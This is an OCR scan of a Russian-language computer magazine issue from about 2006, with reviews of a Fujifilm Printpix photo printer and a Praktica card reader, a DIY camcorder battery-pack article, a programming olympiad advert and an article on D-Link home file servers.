Первым делом выполнялась настройка принтера. Как в большинстве случаев и делают пользователи, калибровка цвета осуществлялась на глаз — так, чтобы отпечаток более-менее был похож на экранный оригинал. Сочтем это достаточным — смотреть-то мы будем глазами. Увы, в автономном режиме настроек цвета побольше, чем в драйвере. Профиль с принтером не поставляется. Так что самый доступный вариант при работе с ПК — отключить настройку в драйвере и регулировать цвет в Photoshop. В моем случае при выводе фото на документы оказалось необходимым уменьшать насыщенность цвета на 10-15%, иначе лица получались пунцовыми. Все-таки неудобно каждый раз корректировать, если нужно отпечатать фотографию с другим сюжетом.

Следующим этапом стал вывод градиентов базовых цветов CMY, а также RGB, поскольку заявленная цветопередача в полные 16.7 млн. оттенков вызывала недоверие.

Для оценки качества прорисовки деталей был проведен следующий тест. Сначала тестовая таблица была отпечатана в привычных 300 dpi. В результате ровные линии оказались искажены эффектом лестницы. При установке 310 dpi, о которых сказано в спецификации, все стало нормально — линии прорисовались практически идеально (**рис. 4**).

У мелких деталей черного цвета ореолов на краях не заметно. Это очевидный плюс, поскольку принтер в любом случае печатает черный как композит базовых цветов. Из-за такого подхода при работе с черно-белым изображением требуется либо убирать насыщенность в драйвере, либо точно корректировать баланс цветов в том же драйвере, иначе в результате градации серого будут иметь какой-либо оттенок (зачастую зеленоватый).




Рис.4

С цветом возникли проблемы, труднорешаемые без профиля принтера или денситометрического оборудования. Если полноцветные отпечатки при текущих настройках более-менее соответствовали экранному оригиналу, то базовые цвета CMY передавались неверно и грязно (**рис. 5**). Интересно, что попытки уменьшить процент того или иного цвета в драйвере приводили лишь к уменьшению ширины градиента, а не к ожидаемому уменьшению интенсивности — визуально 80-100%-ные плашки почти не изменились. На **рис. 5б** — уменьшение ширины желтого градиента; в других цветах и оттенках изменения оказались более существенны.

В плашках ниже 5% все базовые цвета уходили в светло-желтый оттенок (**рис. 5а**). Уменьшение количества желтого помогло решить проблему — минимальные проценты цвета стали передаваться нормально. Однако на всей поверхности бумаги появился слабый бежевый оттенок (**рис. 6**). Примечательно, от центра листа к краям он заметно усиливался.



Рис.5

И в любом случае на градиентах были заметны неравномерности и скачки плотности цвета (**рис. 6**).

В завершение для визуального сравнения производилась печать тестовой таблицы на принтере и в фотолаборатории. В последнем случае отпечатки были более резкими (разрешение фотолаборатории 300 dpi) и цвета выглядели более сочно. Попытки добавить насыщенности цвета на принтере особо не помогли. Кардинальных отличий в цветопередаче при выводе фото в автономном режиме и с подключением к ПК замечено не было.


Рис.6

## ТАБЛИЦА

| | |
|---|---|
| Метод печати | Технология PrintPix |
| Бумага | Бумага PrintPix RK-SD40, тип - рулон |
| Разрешение печати | 310 dpi (12,2 точ./мм) |
| Цветность | 16,77 млн. цветов (256 градаций Y, M, C) |
| Размер изображения | Макс. 1220(ш)x2172(в) пикселей (4"x7" без полей) |
| Размер бумаги | 100ммx7,09м (40 отпечатков 100x148мм) |
| Размеры фотографий | 74x100/100x120/100x133/100x148/100x178 (мм) |
| Индексная печать | 25 изображений на отпечатке 100x148мм |
| Фото на документы | 35x45мм (2 на листе 55x100мм)/35x45мм (4 на листе 79x100мм)/45x60мм (2 на листе 74x100мм)/51x51мм (1 на листе 100x110мм)/126x85мм (1 на листе 100x148мм)/50x38мм (4 на листе 100x148мм) |
| Скорость печати | Прибл. 99 сек (100x148мм без полей) |
| Подача бумаги | Автоматическая, с рулона |
| Загрузка изображений | xD-Picture Card, разъем PCMCIA Type I/II, цифровые камеры с поддержкой стандарта PictBridge |
| Формат изображений | DCF, Exif ver. 1.0 или 2.2 (JPEG, TIFF-YC/RGB), BMP (24bit), DPOF, Exif Print |
| Размер загружаемого изображения | от 120x160 до 6144x6144 пикселей |
| Монитор | Встроенный, 2,5 дюйма |
| Выход на телемонитор | PAl (RCA pin jack) |
| Цифровой интерфейс | USB-B (Win98/98SE/ME/2000/XP, Mac OS 8.6 - 9.2) / USB-A (PictBridge) |
| Размеры | 250 мм x 179,5 мм x 336,0 мм |
| Вес | около 5 кг |








### О чем поет акын

Пока это все наблюдения. Бесспорно, такие тесты несовершенны. Однако они подтвердили предположения о далеко не идеальной печати. В частности, при печати фото на документы слабые оттенки телесного цвета почти отсутствовали, сильные же в результате очень контрастировали и выглядели как пятна на коже. Естественно, изменение контраста или насыщенности влияло на исходные цвета, что не всегда допустимо. В сравнении с большинством 4-красочных струйных принтеров с опцией фотопечати, Printpix выигрывает по качеству за счет отсутствия растра.

Несмотря на все недостатки, к Printpix'у можно приспособиться: за полгода работы в фотосалоне обозреваемый аппарат сделал немало фотографий как на документы, так и просто с цифровых камер. Заказчики остались вполне довольны качеством отпечатков, сделанных за столь короткий срок.

Да, еще стоит упомянуть и о чистке. После 6 использованных рулонов бумаги (по 40 отпечатков 10x15) появилась полоса вдоль края отпечатка. Согласно инструкции, выполнилась прочистка. Тем не менее, полоса так и не исчезла. Ожидание ответа от техподдержки затянулось на неопределенный срок. За прошедшие с момента отсылки писем полмесяца на российском сайте Fujifilm консультантов стало вдвое больше, но ответ пока так и не пришел. Кстати, еще примечателен факт, что термоголовка девайса не вечна и со временем потребует замены.

Что еще можно сказать? Printpix — единственная и, похоже, пробная разработка Fujifilm в сегменте персональных фотолабов. Недоработок в нем пока достаточно много. Не думаю, что при такой цене на них можно махнуть рукой. Хотелось бы иметь более функциональное ПО, оперативную техподдержку, матовую бумагу, больший формат, цветовой профиль.

Однако технология неординарная и перспективная. При должной заинтересованности производителей ее можно бы усовершенствовать и снизить стоимость. Пока же принтер практически невозможно найти в розничной продаже, бумагу приходится заказывать сразу ящиком через довольно удаленных дилеров.

# На зарядку становись!

VladKo
consult@ukr.net

*Видеокамеры, в том числе и цифровые, сейчас есть у многих, так что проблема аккумулятора, который разряжается в самый неподходящий момент, народу до боли знакома. Покупка запасного элемента питания обычно представляется дорогостоящей затеей, да и не на каждом углу он валяется. Но если есть голова и руки, то всегда можно найти простое и дешевое техническое решение. Устройство, о котором пойдет речь в данной статье, призвано облегчить жизнь всем любителям фото- и видеосъемки, использующим аппаратуру, оснащенную дорогими фирменными литий-ионными аккумуляторами.*

## Эврика!

Огромное зимнее солнце медленно катилось к горизонту, из последних сил цепляясь своими лучами за холодные, слегка обледеневшие крыши домов. Но лучи были тонкие и слабые, они соскальзывали с крыш, и солнце продолжало падать. Вместе с солнцем уходил последний день зимы. Багряные лучи путались в голых кронах деревьев, наполняли мягким неоновым светом сосульки, гроздьями свисавшие с крыши соседнего дома. В сумеречном воздухе витал еле уловимый запах весны...

Не могу сказать точно, что послужило тому причиной — зрелище удивительно красивого заката или безотчетное чувство наступающей весны, но именно в этот вечер в голове родилась идея, которая легла в основу моего изобретения.

И, надо сказать, как нельзя вовремя. Весна пролетела незаметно. Лето все назойливее напоминает о приближении сезона отпусков. Море, ласковый бриз, полная отрешенность от всевозможных дел... В такой райской обстановке единственное внятное намерение, посещающее голову вслед за пивом и купанием, — запечатлеть все это счастье в видеозаписи или в серии снимков. Столько всего нового и интересного вокруг! Хочется отснять как можно больше. Чтобы потом, сидя у телевизора холодным зимним вечером, еще разок окунуться (виртуально, конечно) в незабываемую атмосферу летнего отпуска. Но, к сожалению, все хорошее заканчивается быстрее, чем мы того желаем. И в первую очередь это касается электроэнергии в аккумуляторах вашей любимой камеры. Хорошо если вы отдыхаете в месте, где доступно одно из главных благ цивилизации, — электрическая розетка. Ну, а если доступа к таковой нет, а камера как назло перестает подавать признаки жизни на самом интересном кадре? Для предотвращения подобного конфуза проще всего приобрести запасной аккумулятор (если, конечно, позволяют финансы) и держать его всегда наготове. Но, к большому сожалению, стоят фирменные аккумуляторы недешево, да и найти их порой бывает нелегко. Например, для видеокамеры SONY аккумулятор NP-FM50 емкостью 1.18 А*ч стоит в районе 300 грн. Согласитесь, как для аккумулятора, сумма немаленькая. Во сколько же тогда обойдется аккумулятор NP-QM91D емкостью 4.14 А*ч? Остается только догадываться — в продаже данную модель я не встречал. В полностью заряженном состоянии младшая модель (FM50) способна обеспечить съемку (если вообще не пользоваться ЖК-дисплеем, что не всегда удобно) не более полутора часов. И это только съемка, о просмотре отснятого материала я уже и не говорю. Вот и приходится нашему рядовому обывателю что-то придумывать, изворачиваться, находить порой самые неожиданные решения, которые затем воплощаются в жизнь собственными руками. С одним из таких изобретений я и хочу вас познакомить.

**ТАБЛИЦА 1**

| | | | | |
|---|---|---|---|---|
| Номинальное напряжение, В | 6 | | 12 | |
| Номинальная емкость, А * ч | 4 | 6 | 7 | 15 |
| Номинальный ток зарядки, А | 0,4 | 0,6 | 0,7 | 1,5 |
| Максимальный ток зарядки, А | 1,2 | 1,8 | 2,1 | 4,5 |
| Максимальный ток разрядки, А | 60 | 100 | 105 | 200 |
| Зарядное напряжение в циклическом режиме, В | 7,2...7,5 | | 14,4...15 | |
| Зарядное напряжение в резервном режиме, В | 6,75...6,9 | | 13,5...13,8 | |
| Вес, кг | 0,8 | 1,2 | 2,5 | 5,2 |

## Описание устройства

Это автономное зарядное устройство (в дальнейшем — просто «устройство»), которое позволит вдалеке от благ цивилизации на определенный промежуток времени решить проблему отсутствия электрической розетки для вашей камеры. Устройство простое в исполнении (**рис. 1**), не содержит дефицитных деталей и, как показала практика, довольно надежно в эксплуатации.





**Рис. 1**

Устройство состоит из следующих деталей:

- ✓ аккумуляторная батарея (Бат);
- ✓ самовосстанавливающийся предохранитель (Пр);
- ✓ тумблер (Вк);
- ✓ внешние разъемы (X1, X2);
- ✓ преобразователь напряжения (ПН);
- ✓ схема защиты и индикации (состоит из реле (12V); светодиодов HL1, HL2; ограничительных резисторов Rзащ, R2, R3);
- ✓ штекер для подключения к нагрузке (X3). Подключается к разъему, предназначенному для питания камеры от сетевого адаптера;
- ✓ корпус, где все эти детали размещены.

Рассмотрим схему более подробно.

Сердцем данного устройства является малогабаритный кислотно-свинцовый аккумулятор (**рис. 2**) емкостью 7 А*ч и напряжением 12 В. В розничной продаже подобное изделие можно встретить по цене 70–80 грн. Конечно же, емкость аккумулятора может быть и больше. Однако следует учитывать тот факт, что чем больше емкость аккумулятора, тем он дороже, и тем больше его масса.

Аккумуляторные батареи такого типа относятся к классу *герметичных.* Они могут работать как в резервном, так и циклическом режиме. К конструктивным особенностям можно отнести следующее:

✓ данные аккумуляторы можно эксплуатировать в любом положении;

✓ в них используется гелеобразный электролит. По этой причине он не нуждается в периодическом пополнении электролита, как в автомобильных аккумуляторах, и прочем обслуживании;

✓ электроды изготовлены из высокоэффективного свинцово-кальциевого сплава, обеспечивающего длительный период эксплуатации в широком диапазоне температур.

Эти изделия прекрасно себя чувствуют в интервале от −25 до 50° С.

## ТАБЛИЦА 2

| Используемые детали | Цена, грн. |
|---|---|
| Аккумулятор, емкостью 7 А·ч | 75 |
| Преобразователь напряжения | 10 |
| Реле | 5 |
| Остальные детали, не более | 20 |
| ВСЕГО | 110 |




Рис.2

К тому же данные аккумуляторы совершенно не боятся глубокой разрядки и не обладают «эффектом памяти», могут длительный период находиться в заряженном состоянии за счет очень низкого тока саморазрядки.

Все это позволяет использовать данные аккумуляторы в самых различных устройствах: в источниках бесперебойного питания, в системах автономной сигнализации и аварийного освещения, для питания портативной промышленной и бытовой техники и т.д.

Промышленностью выпускаются аккумуляторы с различными значениями номинальных напряжений и номинальной емкости. Наиболее распространены 6- и 12-вольтовые батареи. В **таблице 1** сведены некоторые основные параметры для наиболее распространенных батарей. Учтите, что в таблице приводятся ориентировочные данные. В зависимости от конкретного производителя значения могут колебаться в ту или иную сторону.

Разъем X1 через самовосстанавливающийся (или плавкий) предохранитель (**рис. 1**) подключен к батарее постоянно. Данный разъем как правило используется для подзарядки аккумуляторной батареи. К нему также можно подключить любое другое устройство, нуждающееся в напряжении питания 12В независимо от основной нагрузки. Второй разъем (X2) предназначен для синхронной работы с основной нагрузкой. Его можно использовать для подключения дополнительного осветителя во время съемки. При необходимости через него можно подключиться к внешнему аккумулятору, например, через прикуриватель в автомобиле (при условии, что выключатель (Вк) находится в отключенном состоянии!). Т.к. электронная схема устройства потребляет ток порядка 8–10 мА, то для предотвращения холостого разряда батареи, когда устройство не используется, предусмотрен выключатель (Вк).


Рис.3

Конструктивно, камеру можно питать несколькими способами. Наиболее оптимальным (не требующим вмешательства в конструкцию камеры) является вариант, когда камера питается через разъем, предназначенный для подключения «родного» сетевого адаптера. Для того чтобы воспользоваться данным разъемом, нам нужно понизить напряжение аккумуляторной батареи нашего устройства до уровня, необходимого для нормальной работы камеры. Каков этот уровень, зависит от конкретной модели вашей камеры. К примеру, для питания большинства видеокамер фирмы SONY необходимо подать на внешний разъем напряжение, равное 8.4В (+/- 0.2В). Значение напряжения и тока, необходимого для подзарядки и питания, как правило указывается в руководстве пользователя и на корпусе сетевого адаптера, идущего в комплекте с камерой. Наконец, напряжение всегда можно замерить тестером непосредственно на выходном разъеме адаптера. В данном устройстве для приведения напряжения 12В к нужному предусмотрен преобразователь напряжения (ПН, см. **рис. 1**). В качестве преобразователя можно использовать обычный интегральный регулируемый стабилизатор напряжения (**рис. 3**). Приобрести его можно на любом радиорынке за 6–10 грн., либо, при наличии соответствующих навыков, спаять самостоятельно согласно схеме (**рис. 4**).

В принципе, схема может быть любой. Главное, чтобы она обеспечивала достаточный ток при требуемом напряжении.

Данное решение является вполне безопасным. На различных форумах в Интернете, да и просто в дружеских беседах со знающими людьми мне пришлось прочитать и выслушать много различных, порой полярных мнений. Одни убеждали, что такое решение убьет бортовой аккумулятор, а может быть, и саму камеру, поэтому лучше эту затею оставить в покое. Другие же пожимали плечами и осторожно соглашались: дескать, в принципе, ничего страшного не должно произойти, работать будет. Третьи же пускались в рассуждения: хорошо бы найти и посмотреть схему родного адаптера и прочая, прочая. Изучив этот вопрос, могу с определенной долей уверенности сказать следующее:




Рис.4

✓ адаптер необходим только лишь для преобразования сетевого «переменного» напряжения в «постоянное»,

необходимое для питания камеры и зарядки бортового аккумулятора;

✓ схема, управляющая процессом питания и зарядки, находится непосредственно в самой камере. Да и сам аккумулятор снабжен необходимой электроникой, исключающей его перезаряд и выход из строя.

Из этого всего можно сделать вывод: для того чтобы камера нормально функционировала, достаточно на вход питания подать *постоянное* требуемое напряжение. А всем скептикам спешу сообщить, что устройство, собранное мною, регулярно используется вот уже на протяжении нескольких месяцев. Впрочем, вернемся к дальнейшему его описанию.

Так как устройство предназначено для запитывания довольно дорогой аппаратуры, то просто необходимо в нем предусмотреть защиту, которая отключит нагрузку в случае, если напряжение питания превысит максимально допустимый предел (это может произойти разве что в том случае, если выйдет из строя преобразователь напряжения).

Схема защиты очень проста. Состоит из маломощного реле (**рис. 1**), рассчитанного на рабочее напряжение 12В, и ограничительного резистора R*защ. Работает схема следующим образом: пока уровень напряжения, снимаемый с выхода преобразователя (ПН), находится в норме (в нашем случае составляет 8.4В.), контакты реле (Кр) находятся в нормально замкнутом состоянии, и питание подается на нагрузку. Если по какой-то причине напряжение на выходе преобразователя превысит максимально допустимый предел, то реле сработает и отключит нагрузку. Уровень напряжения, при котором нагрузка обесточивается, устанавливается подбором резистора R*защ. Его номинал необходимо подобрать таким образом, чтобы реле надежно срабатывало при напряжении 8.8–9.0В.

Индикаторные светодиоды HL1 и HL2 подключены через токоограничительные резисторы R2 и R3 к соответствующим контактам реле — нормально разомкнутому и нормально замкнутому соответственно. Таким образом, если напряжение в норме — горит зеленый светодиод, в противном случае — красный.


Рис.5

Когда все собрано и отлажено, детали устройства помещаем в подходящий корпус. Конструкция корпуса может быть любой. Однако учитывая вес аккумулятора (порядка 2.5 кг в моем случае), стоит позаботиться о том, чтобы корпус был достаточно прочным. Как это получилось у меня, можно увидеть на **рис. 5**. Корпус собран из старых пластмассовых коробок для хранения пятидюймовых дискет. На фотографии устройство показано со снятой верхней крышкой.

На **рис. 6** можно видеть, как автономное зарядное устройство производит зарядку аккумулятора видеокамеры. Процесс зарядки подходит к своему завершению.


Рис.6

Это все. Устройство собрано и замечательно справляется со своими обязанностями. На этом можно было бы поставить точку. Но материал был бы неполным, если не упомянуть о важном. Собранное устройство, призванное «питать» и «заряжать», само нуждается в периодической подзарядке. В качестве зарядного устройства подойдет практически любое, предназначенное для зарядки батарей данного типа, в том числе и автомобильных. Главное, чтобы ток зарядки не превышал максимально допустимый (**таблица 1**). На любом радиорынке зарядное устройство для кислотно-свинцовых батарей можно приобрести по цене от 45 грн. У кого есть зарядное устройство для автомобильного аккумулятора с регулятором зарядного тока — отлично. Цена зависит от мощности: чем мощнее, тем дороже. Те же, кто дружит с паяльником, могут легко собрать его самостоятельно. В Интернете без труда можно найти огромное количество схем, от простейших до сложных, рассчитанных на подготовленных радиолюбителей. Так, мне на глаза попалась принципиальная схема простейшего ЗУ (**рис. 7**) без трансформаторного двухполупериодного выпрямителя, с помощью которого можно производить подзарядку кислотно-свинцовых батарей. Суммарная емкость гасящих конденсаторов CN может быть рассчитана следующим образом:

*3250 * I3/UC (мкФ),*

где *I3* — зарядный ток, *А*, *UC* — напряжение сети в вольтах. Так, например, для получения зарядного тока 1А при напряжении сети 220 В емкость батареи конденсаторов составит *3250*1/220=14.8 мкФ*. Поскольку сейчас повсеместно используется сеть с напряжением 220 В, расчетное выражение упрощается:

*С (мкФ)=14.8*I3 (А)*

Диоды VD1–VD4 — любые, соответствующие напряжению и мощности.

При работе с данной схемой следует учитывать несколько моментов. Во-первых, надо быть очень осторожным, т.к. все детали находятся под напряжением 220В (по этой причине

Окончание на стр. 28

# Практичная штука

Антон ШОСТАКОВСКИЙ
info@mycomputer.ua

На дворе XXI век — век господства информации и цифровых технологий. С каждым днем все многочисленней и разнообразнее становятся цифровые устройства, доступные рядовому пользователю. Объем информации, перерабатываемой всевозможными девайсами, уже давно превзошел самые фантастические предположения.




Разумеется, с ростом объемов надо в очередной раз решать вопрос о хранении и обмене этой информацией. Вопрос хранения и переноски нынче решается при помощи флэш-карт различных типов и объемов (флэш-карты емкостью в 1 Гб уже продаются чуть ли не в газетных киосках!). Но какого бы объема карту памяти вы ни поставили в свой КПК или цифровой фотоаппарат, она рано или поздно заполнится.

Рис.1

Что делать? Разумеется, снять информацию на внешний носитель или хотя бы на компьютер. Стандартно эта процедура осуществляется подключением девайса с помощью кабеля. А если девайсов несколько и количество кабелей на столе раздражает вас, а то и просто пугает родных и близких? Можно не подключать каждый девайс, а обзавестись соответствующим специализированным устройством — кардридером. И снимать информацию не с устройства, а с карты памяти.

Хотелось бы представить интересное устройство, попавшее в поле моего зрения. Представителям старшего поколения торговая марка **Praktica** хорошо известна своими фотоаппаратами, микроскопами, биноклями, и прочей продукцией точного машиностроения — как бытового, так и промышленного назначения. Торговая марка возникла в 1887 году в городе Дрезден и развивалась до 1990 года, когда в результате объединения Западной и Восточной Германии предприятие **VEB Pentacon Dresden**, которому принадлежала торговая марка Praktica, обанкротилось и было ликвидировано. Но все оказалось не так печально. Через год на базе обанкротившегося предприятия возникло новое — **Jos.Schneider Feinwerktechnik GmbH@Co**. В 1998 году было создано дочернее предприятие **Pentacon GmbH**, которое и получило права на торговую марку Praktica. Многолетний опыт выпуска точной механики, оптики и электроники позволил компании предложить широкий выбор цифровых и пленочных (компактных) фотоаппаратов, биноклей и прочих аксессуаров.

В их число и входит замечательный девайс под названием **Mini Card Drive**, который, как оказалось, универсален. Он может использоваться как кардридер, а со вставленной картой превращается в обыкновенную флэшку. Причем с переменной емкостью, которая зависит только от вставленной карты памяти! Разумеется, такие габариты и смешная цена (см. **таблицу**) не допускают «навороченных» возможностей «все в одном», но уж с картами памяти SD и MMC устройство справляется неплохо. Разумеется, поддерживается USB 2.0 **(рис. 1, 2)**

Технические данные с сайта http://praktica.kiev.ua см. в **таблице**.

Субъективные впечатления автора от двухнедельной эксплуатации устройства сугубо положительные! Кардридер очень легок, имеет обтекаемую форму, что немаловажно, если приходится таскать его в кармане. Дизайн современный — из прозрачной пластмассы приятного цвета, сразу привлекает внимание. Разумеется, есть и недостаток — слишком легко снимаются колпачки, особенно со стороны флэш-карты, так что их можно повредить или потерять.

Всем, кто активно использует SD- или MMC-карты, — настоятельно рекомендую!




Рис.2

## ТАБЛИЦА

| | |
|---|---|
| Габариты, мм | 75 x 28,5 x 11 |
| Вес, г | 13,2 (без карты памяти) |
| Питание | +5 В, 500мА (через USB-порт) |
| Рабочая температура | 0~85°С |
| Температура хранения | -40~125°С |
| Поддерживаемые ОС | Win 2000/ME/XP, Mac OS X |
| Стоимость | 49 грн. |




МІНІСТЕРСТВО ОСВІТИ ТА НАУКИ УКРАЇНИ
НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
"КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ"
за підтримки КІБЕРНЕТИЧНОГО ЦЕНТРУ НАН УКРАЇНИ

GIGABYTE™ TECHNOLOGY








# МІЖНАРОДНА ВІДКРИТА ОЛІМПІАДА З ПРОГРАМУВАННЯ імені С.А. ЛЄБЄДЄВА - В.М. ГЛУШКОВА

## KPI-OPEN

03.07.2006 - 08.07.2006

**Подробиці, реєстрація команд, онлайн-трансляція:**
http://ntu-kpi.kiev.ua/kpi-open


ПРИЗОВИЙ ФОНД

- авторизовані курси JAVA, J2EE від Учбового Центру Квазар-Мікро
- материнські плати GIGABYTE GA-G1 975X
- материнські плати та відеокарти GIGABYTE
- підвищення кваліфікації у галузі інформаційних технологій від компанії ATI
- відеокарта ATI
- абонементи на спеціалізовану періодику








ІНФОРМАЦІЙНІ ПАРТНЕРИ




ГЕНЕРАЛЬНИЙ ІНФОРМАЦІЙНИЙ СПОНСОР






















організаційна підтримка



# А мы пойдем на сервер...



Алексей ЧЕРЕПЕНИН
alex12.01@rambler.ru

*Любому из нас хочется, чтобы нужная информация была всегда при нем и доступна повсеместно. Конечно, если есть возможность купить ноутбук, то говорить не о чем. А если более или менее приличный ноутбук не по карману? Или ноутбук не подходит вам по той или иной причине (малое время автономной работы, маленький дисплей и т.д.)? Что же делать в этом случае?*



В этом случае советую обратить внимание на устройство, которому нужен только постоянный доступ в Интернет и маленький уголок в вашей квартире. При помощи этого устройства мы сделаем домашний файл-сервер, а значит, получим доступ к своей информации в любое время суток из практически любого места (при условии наличия доступа в Интернет).

**Файл-сервер** — независимое устройство с собственным IP-адресом и доступом, который регулируется сисадмином, т.е. его хозяином, которое представляет собой, по сути, хранилище разного рода информации. Например, на нем можно хранить коллекцию фильмов, фотографий. Скачивать с сервера или загружать в его память можно любую информацию.

Серверы, широко применяющиеся в больших локальных сетях, содержат накопители, емкость которых достигает терабайтов. Они обеспечивают огромную скорость передачи данных, но слишком дорого стоят для обычного пользователя. Владельцам домашних сетей на основе 2-4 компьютеров стоит обратить внимание на «бытовые» файл-серверы, которые, в отличие от их профессиональных товарищей, продаются по вполне доступным ценам — и в тоже время обладают возможностями, присущими профессиональным серверам.

Замечу, что иметь профессиональное образование (читай — быть крутым сисадмином) для управления своим сервером не нужно. С этим справится даже ребенок.

В ближайшем магазине мне удалось найти адаптеры для устройств хранения данных производства **D-Link** — DNS-120 (ориентировочная стоимость которого около $80) и его «старшего брата» DNS-300 (около $140). Вероятно, есть подобные устройства и у других производителей, но наша задача сейчас не девайсы описывать, а обратить внимание на интересную идею — на то, что можно при помощи современных устройств получить массу удобств.

К **DNS-120** (**рис. 1**) можно подключить до двух винчестеров или флэшки через USB. Это устройство подключает USB-накопители к сети Ethernet и Интернет, что обеспечивает непрерывный доступ к хранящимся на нем данным.

Немаловажно, что DNS-120 обеспечивает подключение USB-накопителей к сети без перезагрузки системы. Это избавляет



Рис.1

сеть от простоя. Установка plug and play делает подключение адаптера DNS-120 к сети очень простым. Требуется просто подключить DNS-120 к порту Fast Ethernet коммутатора или шлюза сети и подсоединить к нему USB-накопитель или флэшку — и домашний сервер готов.

**DNS-300** (**рис. 2**) отличается от своего собрата тем, что имеет диск внутри корпуса, тогда как к DNS-120 его можно подключить только через USB. Накопитель, размещенный внутри, никоим образом не мешает подключить к устройству еще два через USB. Самое главное, что к данной модели можно подключить еще и принтер для совместной печати документов.



Рис.2

Все программное обеспечение, необходимое для доступа к файлам из Windows, встроено в DNS-300. Это сохраняет средства на приобретение дополнительного программного обеспечения и избавляет от проблем с установкой его на сервер. Сразу после включения устройство обеспечивает простой и прозрачный многоплатформенный доступ к файлам.

Вдохновленный идеей просмотра DVD-фильмов, а также документов без применения настольного компьютера, а с помощью КПК — например, сидя в соседней комнате или даже в ванной (да и в туалете ☺), я поспешил приобрести данное устройство, но сразу обнаружил один недостаток. Скорость передачи данных не превышала 6 Мбит/сек (устройство оснащается 10-мегабитным Ethernet'ом), что для просмотра DVD маловато, а резервное копирование больших объемов данных займет не один час.





Рис.3

В принципе, эти недостатки связаны с ценой, за которую производитель оснастил свое устройство слабеньким процессором, медленной памятью и др. Проще говоря, не хотите платить за профессиональное оборудование — довольствуйтесь тем, что есть.

Перейдем к самому интересному — организации своего собственного домашнего ftp-сервер. Конечно, на этом сервере не будет профессиональных функций распределения доступа и средств обеспечения безопасности (эти утилиты присутствуют,

но они не настолько «круты», как их профессиональные коллеги), но это особо и не нужно домашнему ftp-серверу, так как ваша личная информация в большинстве случаев никому не интересна — если, конечно, вы не агент спецслужб.

Зачем обычному пользователю нужен свой ftp-сервер? Да хотя бы для хранения фотографий. Представьте себе, что вы наснимали кучу фоток и хотите их показать друзьям или еще кому-нибудь. Так вот, вы идете, тратите деньги и время на распечатку и раскладывание фотографий по альбомам, загружаете ими пару-тройку сумок и в таком виде идете в гости. Еще вариант записать на болванку и просмотреть на домашнем компьютере друзей. А если у них такового нет, что тогда? Да все просто! Со своего КПК или смартфона выходим в Интернет на свой сервер и показываем всю коллекцию друзьям!

